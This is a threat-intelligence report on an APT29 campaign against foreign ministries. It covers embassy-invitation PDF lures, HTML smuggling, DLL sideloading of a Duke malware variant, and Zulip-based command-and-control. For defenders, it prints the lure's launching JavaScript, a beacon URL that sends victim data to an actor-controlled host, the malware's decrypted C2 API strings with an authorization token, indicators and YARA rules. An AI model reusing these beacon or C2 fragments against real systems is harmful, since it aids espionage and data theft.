German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs

Arda Büyükkaya – August 10, 2023 (Updated on August 15, 2023)

Executive Summary

EclecticIQ analysts assess with high confidence that two observed PDF documents are part of an ongoing campaign targeting Ministries of Foreign Affairs of NATO aligned countries. The PDF files masquerade as coming from the German embassy and contained two diplomatic invitation lures.

One of the PDFs delivered a variant of Duke - a malware that has been linked to Russian state-sponsored cyber espionage activities of APT29. The other file was very likely used for testing or reconnaissance, as it did not contain a payload, but notified the actor if a victim opened the email attachment.

Victimology, lure documents, malware delivery and the malware itself resemble with reports that have linked the campaign to APT29, an advanced persistent threat actor attributed to Russia's Foreign Intelligence Service (SVR).

The threat actor used Zulip - an open-source chat application - for command-and-control, to evade and hide its activities behind legitimate web traffic.

Malicious PDF Document Used to Deliver HTML Smuggling

EclecticIQ analysts identified two malicious PDF documents that masquerade as coming from the German embassy, and that targeted diplomatic entities with invitation lures. The documents used the following themes: “Farewell to Ambassador of Germany” and “Day of German Unity”. The first PDF contained embedded JavaScript code to deliver multi-staged payloads in HTML file format. PDF readers like Adobe Acrobat have a default setting that warns before

execution of code inside a PDF document. Upon user execution the PDF document displays an “Open File” alert box (Figure 1). If a victim opens it, the code will launch the malicious HTML file called Invitation_Farewell_DE_EMB.



Figure 1 - Open File alert box
(click on image to open in separate tab).

Figure 2 shows the German embassy invitation lure. The mailto address inside the PDF file refers to a legitimate domain bahamas.gov.bs. Analysts observed the same domain in a report by Lab52 from mid-July. [2] Lab52 initially reported a campaign impersonating the Norwegian embassy and targeting diplomatic entities with invitation lures.

Analysts assess with high confidence that the PDF files impersonating the German embassy, were very likely created by the same threat actor, due to overlaps in the victimology, and phishing themes used.



Figure 2 - German embassy invitation lure.

Figure 3 shows the embedded JavaScript code inside the German embassy invitation lure PDF, which was generated by PyPDF2.

```
obj 2 0
 Type:
 Referencing:

  <<
    /Producer (PyPDF2)
  >>


obj 3 0
 Type: /Page
 Referencing: 7 0 R, 1 0 R, 8 0 R

  <<
    /Contents 7 0 R
    /Parent 1 0 R
    /Type /Page
    /Resources 8 0 R
    /StructParents 0
    /MediaBox [ 0 0 594.95996 841.91998 ]
  >>


obj 4 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /JavaScript
    /JS "(this.exportDataObject({cName: 'Invitation_Farewell_DE_EMB.html',nLaunch: 2,});)"
  >>
```

Embedded HTML File

Figure 3 - Embedded with Invitation_Farewell_DE_EMB.HTML.

Invitation_Farewell_DE_EMB is an HTML file. Through HTML smuggling, the threat actor delivered a ZIP file that contained a malicious HTML Application (HTA). An HTA file is a widely used Living Off The Land Binary (LOLBIN) containing both HTML and scripting code to create a standalone malicious application that is executed by the Windows HTA engine mshta.exe [1. The zipped HTA file eventually delivers a Duke malware variant (Figure 4).



Figure 4 - Delivery stages of Duke malware variant.

Figure 5 shows the JavaScript code inside the Invitation_Farewell_DE_EMB.html. The URL sgrhf[.]org[.]pk/wp-content/idx[.]php?n=ks&q='+btoa(p) was controlled by the threat actor to receive the execution file path by using window.location.pathname, which provides the username of the victim device and notifies the threat actor of possible successful attack.



Figure 5 - HTML smuggling after the execution of PDF lure document.

DLL Sideloading Abused to Execute Duke Variant Malware

After execution, the HTA file will drop the three executables into the C:\Windows\Tasks directory for DLL Sideloading:

- AppVIsvSubsystems64.dll - A library loaded into msoev.exe to perform the execution without any failure.
- Mso.dll - Duke malware variant loaded into msoev.exe via DLL Sideloading.
- Msoev.exe - A legitimate signed Windows binary, automatically loading Mso.dll and AppVIsvSubsystems64.dll upon execution.



Figure 6 – DLL Sideloading attempt into Msoev.exe.

Windows API Hashing Used to Hide Import Address Table

EclecticIQ analysts examined the dropped Duke malware variant (mso.dll). Analysis showed that the malware used Windows API hashing to hide the names of the Windows API function calls. The actor used this technique to perform evasion against static malware scanners.

Figure 7 shows the decoded Windows libraries from ROR13 hashing algorithm:

- Kernel32.dll: 6A4ABC5B
- Ntdll.dll: 3CFA685D
- User32.dll: 63C84283

Figure 7 - ROR13 hashing algorithm inside disassembled Duke malware variant.

XOR Encryption to Hide String Values

Analysts observed that all string values are encrypted by generic XOR encryption routines that are decrypted at execution. Figure 8 shows an example of a decrypted function inside the mso.dll, which is used to open the lure Invitation.pdf. The malware uses ShellExecuteA Windows API to open the PDF lure document. String data such as Invitation.pdf is stored statically inside the malware as XOR encrypted stack string.



Figure 8 – XOR decryption function inside disassembled Duke malware variant.

Figure 9 shows the XOR decryption routine. This function performs one-time XOR decryption of the byte array and it's using last byte of encrypted array as a key to decrypt it.



Figure 9 - XOR decryption routine inside disassembled Duke malware variant.

Figure 10 shows the manual decryption of XOR encrypted stack string with hex value key "F":



Figure 10 – Manually decrypted stack string.

Zulip: Hiding C2 Communication in Legitimate Web Traffic

EclecticIQ analysts observed that threat actor used Zulip servers to establish a C2 connection, and to blend with legitimate web traffic. [2 Zulip is an open-source chat application that uses Amazon web services to receive and send chat messages. The actor used the API features of Zulip to send victim details to an actor-controlled chat room (toyy[.]zulipchat[.]com), and to issue malicious remote commands.



Figure 11 - C2 communications from toyy[.]zulipchat[.]com.

All of the API request headers such as URL, authorization token, and the request itself are stored encrypted inside the Duke malware variant. The decrypted contents can be seen in Appendix A below.

Pivoted PDF Document Notifies Threat Actor About Success Rate

Pivoting on parameters in the previously identified URL - sgrhf[.]org[.]pk/wp-content/idx[.]php?n=ks&q='+btoa(p)- analysts identified a second PDF file. The PDF (figure 12) used a “Day of German Unity” lure. Analysts assess with moderate confidence that the PDF document was very likely used by the threat actor for reconnaissance or for testing purposes. It did not contain a payload, but notified the actor if a victim opened the email attachment by receiving a notification through a compromised domain edenparkweddings[.]com.

Figure 12 - “Day of German Unity” reception lure.

Attribution

EclecticIQ Analysts assess with high confidence that the identified pdf documents are part of a wider campaign targeting diplomatic corps across the globe. Victimology, themes of the phishing lures, malware delivery and the malware itself resemble with OSINT reports that attributed the campaign to APT29. [1 [2



Figure 13 – Diamond Model of this campaign.

APT29 also known as CozyBear, The Dukes, Cloaked Ursa, Nobelium, UNC2452 is an advanced persistent threat actor (APT) active since 2008. The US and UK governments attribute APT29 to Russia's Foreign Intelligence Service (SVR), which is responsible for the collection of political and economic intelligence from foreign countries.

The Duke malware variant was first described by F-Secure, and EclecticIQ analysts identified code similarities in the recent sample.[3]

APT29 is known to abuse legitimate web services such as Microsoft OneDrive and Notion APIs to perform command-and-control communication (C2) in an evasive way. In this new campaign the threat actor used Zulip web services as C2. [4]

APT29's primary targets are governments and government subcontractors, political organizations, research firms, and critical industries such as energy, healthcare, education, finance, and technology in the US and Europe.

Protection and Mitigation Strategies

- Configure intrusion detection systems (IDS) and intrusion prevention systems (IPS) or any network defence mechanisms to alert and block suspicious network traffic going through unexpected web services.
- Use YARA rules provided in Appendix B to search Windows endpoints for potential Duke malware variant infections.
- Implement an application allow-list policy on Windows hosts to prevent potential execution of LOLBINs like msoev.exe.

Indicator of compromise (IoC)

PDF Lure:

Fc53c75289309ffb7f65a3513e7519eb

50f57a4a4bf2c4b504954a36d48c99e7

C2 Servers:

toyy[.]zulipchat[.]com

sgrhf[.]org[.]pk

edenparkweddings[.]com

Duke Malware Variant:

0be11b4f34ede748892ea49e473d82db

5e1389b494edc86e17ff1783ed6b9d37

d817f36361f7ac80aba95f98fe5d337d

MITRE ATT&CK Techniques

Spearphishing Attachment - T1566.001

DLL Side-Loading - T1574.002

HTML Smuggling - T1027.006

Embedded Payloads - T1027.009

Dynamic API Resolution - T1027.007

System Binary Proxy Execution: Mshta - T1218.005

Application Layer Protocol: Web Protocols - T1071.001

User Execution: Malicious File - T1204.002

Compromise Infrastructure: Web Services - T1584.006

Appendix A

List of decrypted strings.

Ct`dtbeP'
Ct`dtbeP
result
success
subscriptions=[{name:%d}]&principals=[%d]
POST
api/v1/users/me/subscriptions
incipals=[%d]
type=stream&to=%d&topic=stream events&content=hello?
POST
api/v1/messages
topic=stream events&content=hello?
stream_id
LdrLoadDll
curl/7.68.0
api/v1/messages?anchor=newest&num_before=1&num_after=0&narrow=[{operator:has,operand:attachment},
{operator:stream,operand:%d}]
InternetOpenA
Content-Type: application/x-www-form-urlencoded
Authorization: Basic
Z2Ficy1ib3RAdG95eS56dWxpcGNoYXQuY29tOnhKWmY4amFxd1g1NEhXYWxpWGZtNHUyYk1XQ3pOb0x6
Invitation.pdf
api/v1/messages
InternetReadFile
HttpSendRequestA
HttpOpenRequestA
InternetConnectA
toyy.zulipchat.com
api/v1/messages/%d
InternetCloseHandle
api/v1/users/me/subscriptions
api/v1/get_stream_id?stream=%d
subscriptions=[{name:%d}]&principals=[%d]
type=stream&to=%d&topic=stream events&content=%s
type=stream&to=%d&topic=stream events&content=hello?
POST
open
result
DELETE
content
success

messages

Appendix B

APT29_Duke_Malware_Jul17 YARA rule.

```
rule APT29_Duke_Malware_Jul17
{
   meta:
      description = "Detects APT29 Duke malware variant "
      Author = "EclecticIQ Threat Research Team"
      creation_date = "2023-07-30"
      classification = "TLP:WHITE"
      hash1 = "0be11b4f34ede748892ea49e473d82db"
      hash2 = "5e1389b494edc86e17ff1783ed6b9d37"
   strings:
      $x1 = {48 89 4C 24 08 48 89 54 24 10 4C 89 44 24 18 4C 89 4C 24 20 48 83 EC 64 48 C7 C1}
         /*
0x2ac406170 80790F00              cmp byte ptr [rcx + 0xf], 0
0x2ac406174 4889C8                mov rax, rcx
0x2ac406177 751C                  jne 0x2ac406195
0x2ac406179 4889CA                mov rdx, rcx
0x2ac40617c 488D490F              lea rcx, [rcx + 0xf]
0x2ac406180 440FB64010            movzx r8d, byte ptr [rax + 0x10]
0x2ac406185 443002                xor byte ptr [rdx], r8b
0x2ac406188 4883C201              add rdx, 1
0x2ac40618c 4839CA                cmp rdx, rcx
0x2ac40618f 75EF                  jne 0x2ac406180
0x2ac406191 C6400F01              mov byte ptr [rax + 0xf], 1
0x2ac406195 C3                    ret
 */
  $decryption_routine = {
80 79 ?? 00
48 89 C8
75 ??
48 89 CA
48 8D 49 ??
44 0F B6 40 ??
44 30 02
48 83 C2 01
48 39 CA
75 ??
C6 40 ?? 01
C3
}
   condition:
      uint16(0) == 0x5A4D and
      $x1 or $decryption_routine and
      filesize <= 2MB
}
```

APT29_Embassy_Invitation_Lure YARA rule.

```
rule APT29_Embassy_Invitation_Lure
{
   meta:
      description = "Detects APT29 Embassy Invitation Lure"
      Author = "EclecticIQ Threat Research Team"
      creation_date = "2023-07-30"
      classification = "TLP:WHITE"
      hash1 = "fc53c75289309ffb7f65a3513e7519eb"
```

```
    strings:
        $pdf_meta1 = {2f 54 79 70 65 20 2f 45 6d 62 65 64 64 65 64 46 69 6c 65}
        $pdf_meta2 = "q='+btoa(p)" fullword ascii wide nocase
        $x1 = {2F 50 72 6F 64 75 63 65 72 20 28 50 79 50 44 46 32 29}
        $x2 = "Invitation"  fullword ascii wide nocase
        $x3 = "embassy"  fullword ascii wide nocase
        $x4 = "reception"  fullword ascii wide nocase
    condition:
         ( uint32(0) == 0x46445025 or uint32(0) == 0x4450250a ) and
         all of ($pdf_meta*) and any of ($x*) and
         filesize <= 1MB
}
```

About EclecticIQ Intelligence & Research Team

